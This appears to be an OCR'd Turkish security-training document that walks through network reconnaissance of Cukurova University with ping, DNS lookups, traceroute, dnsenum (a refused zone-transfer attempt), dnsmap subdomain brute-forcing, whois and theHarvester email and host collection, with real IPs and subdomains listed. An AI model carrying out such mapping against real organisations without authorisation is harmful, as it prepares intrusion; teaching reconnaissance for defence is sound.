Set-Cookie: OBSID=112d31tr50b8c026its3dfdv791he268; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,...
```

193.140.54.50

turkonde.cu.edu.tr
Cukurova University
Added on 2017-11-07 13:51:04 GMT
Turkey, Çukurova
Details

```
220 TRAGLOR Microsoft ESMTP MAIL Service, Version: 6.0.3790.4675 rea
250-TRAGLOR Hello [102.74.46.208]
250-TURN
250-SIZE 2097152
250-ETRN
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-8bitmime
250-BINARYMIME
250-CHUNKING
250-VRFY
250 OK
```

Ping

```
root@Kali:~# ping www.cu.edu.tr
PING www.cu.edu.tr (193.140.54.11) 56(84) bytes of data.
```

Komut İstemi


```
C:\>ping www.cu.edu.tr

Pinging www.cu.edu.tr [193.140.54.11] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 193.140.54.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>
```


host

```
root@Kali:~# host www.cu.edu.tr
www.cu.edu.tr has address 193.140.54.11
root@Kali:~#
```

```
root@Kali:~# host siberguvenlik.xyz
siberguvenlik.xyz has address 93.89.232.64
siberguvenlik.xyz mail is handled by 10 mail.siberguvenlik.xyz.
root@Kali:~#
```

nslookup


root@Kali:~# nslookup
> www.cu.edu.tr
Server: 192.168.72.2
Address: 192.168.72.2#53
Non-authoritative answer:
Name: www.cu.edu.tr
Address: 193.140.54.11
>


Komut İstemi - nslookup
C:\>nslookup
Default Server: google-public-dns-a.google.com
Address: 8.8.8.8
> www.cu.edu.tr
Server: google-public-dns-a.google.com
Address: 8.8.8.8
Non-authoritative answer:
Name: www.cu.edu.tr
Address: 193.140.54.11
>

Traceroute

```
root@Kali:~# traceroute www.cu.edu.tr
traceroute to www.cu.edu.tr (193.140.54.11), 30 hops max, 60 byte packets
 1  192.168.72.2 (192.168.72.2)  0.249 ms  0.211 ms  0.255 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```


Komut İstemi

```
C:\>tracert -d www.cu.edu.tr

Tracing route to www.cu.edu.tr [193.140.54.11]
over a maximum of 30 hops:

  1     1 ms     2 ms     1 ms  192.168.0.1
  2     *        *        *     Request timed out.
  3     *        *        *     Request timed out.
  4    11 ms    12 ms    10 ms  195.175.83.21
  5    11 ms    11 ms    11 ms  81.212.215.226
  6    10 ms    17 ms    19 ms  81.212.245.180
  7    22 ms    22 ms    22 ms  81.212.26.59
  8    26 ms    23 ms    27 ms  212.156.118.35
  9    24 ms    28 ms    26 ms  212.156.252.116
 10    24 ms    24 ms    23 ms  212.156.45.170
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15    32 ms    31 ms    31 ms  10.38.221.137
 16    35 ms    31 ms    31 ms  10.40.129.210
 17   157 ms    32 ms    34 ms  85.29.25.10
 18    40 ms    39 ms   103 ms  193.140.0.22
 19    60 ms    39 ms   120 ms  193.255.207.251
 20     *        *        *     Request timed out.
 21     *        *        *     Request timed out.
 22     *        *        *     Request timed out.
 23     *        *        *     Request timed out.
 24     *        *        *     Request timed out.
 25     *        *        *     Request timed out.
 26     *        *        *     Request timed out.
 27     *        *        *     Request timed out.
 28     *        *        *     Request timed out.
 29     *        *        *     Request timed out.
 30     *        *        *     Request timed out.

Trace complete.
```


dig

```
root@Kali:~# dig www.cu.edu.tr

; <<>> DiG 9.9.5-9+deb8u2-Debian <<>> www.cu.edu.tr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7677
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 512
;; QUESTION SECTION:
;www.cu.edu.tr.                 IN      A

;; ANSWER SECTION:
www.cu.edu.tr.          5       IN      A       193.140.54.11

;; Query time: 73 msec
;; SERVER: 192.168.72.2#53(192.168.72.2)
;; WHEN: Tue Nov 07 22:58:23 EET 2017
;; MSG SIZE  rcvd: 58
```


dnsenum


root@Kali:~# dnsenum cu.edu.tr
dnsenum.pl VERSION:1.2.3
----- cu.edu.tr -----
Host's addresses:
Name Servers:
dns02.cc.cu.edu.tr. 5 IN A 193.140.54.9
dns02.cu.edu.tr. 5 IN A 193.140.54.9
pamuk.cu.edu.tr. 5 IN A 193.140.54.10
pamuk.cc.cu.edu.tr. 5 IN A 193.140.54.10
Mail (MX) Servers:
mail.cu.edu.tr. 5 IN A 193.140.54.19
Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for cu.edu.tr on dns02.cc.cu.edu.tr ...
AXFR record query failed: RCODE from server: REFUSED

dnsmap


root@Kali:~# dnsmap cu.edu.tr
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)
[+] searching (sub)domains for cu.edu.tr using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests
ad.cu.edu.tr
IPv6 address #1: 2001:a98:4000:1::ad:4
ad.cu.edu.tr
IP address #1: 193.140.54.4

dmitry


root@Kali:~# dmitry cu.edu.tr
Deepmagic Information Gathering Tool
"There be some deep magic going on"
HostIP:193.140.54.11
HostName:cu.edu.tr
Gathered Inet-whois information for 193.140.54.11
inetnum: 193.140.54.0 - 193.140.55.255
netname: CU-NET
descr: Cukurova University
country: TR
admin-c: CUIA1-RIPE
tech-c: CUIA1-RIPE
status: ASSIGNED PA
mnt-by: ULAKNET-MNT
created: 2008-11-14T14:51:49Z
last-modified: 2016-03-11T14:56:40Z
source: RIPE
person: Cukurova Universitesi IP Admin
address: Cukurova Universitesi Bilgi Islem Daire Baskanligi
phone: +90 322 338 6060
nic-hdl: CUIA1-RIPE
mnt-by: ULAKNET-MNT
created: 2016-03-11T14:51:19Z
last-modified: 2017-10-30T23:10:10Z


The Harvester

```
root@Kali:~# theharvester -d cu.edu.tr -l 200 -b bing

*******************************************************************
*                                                                 *
*  _   _                                            _            *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __ *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__|*
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |   *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|   *
*                                                                 *
* TheHarvester Ver. 2.6                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


[-] Searching in Bing:
        Searching 50 results...
        Searching 100 results...
        Searching 150 results...
        Searching 200 results...


[+] Emails found:
------------------
@cu.edu.tr
cuzem@cu.edu.tr
```


```
[+] Hosts found in search engines:
------------------------------------
[-] Resolving hostnames IPs...

193.140.54.11:www.cu.edu.tr
193.255.193.194:library.cu.edu.tr
193.255.193.221:ogrisweb.cu.edu.tr
193.140.54.191:habermerkezi.cu.edu.tr
193.140.54.248:yemekhane.cu.edu.tr
193.255.193.221:login.cu.edu.tr
193.255.193.194:tarimekonomi.cu.edu.tr
193.255.193.194:isotercih.cu.edu.tr
193.255.193.194:23uek.cu.edu.tr
193.255.193.194:yenikayit.cu.edu.tr
193.140.54.126:formasyonsonuc.cu.edu.tr
193.140.54.165:apsis.cu.edu.tr
193.140.54.165:aves.cu.edu.tr
193.255.193.194:aof.cu.edu.tr
```

Maltego

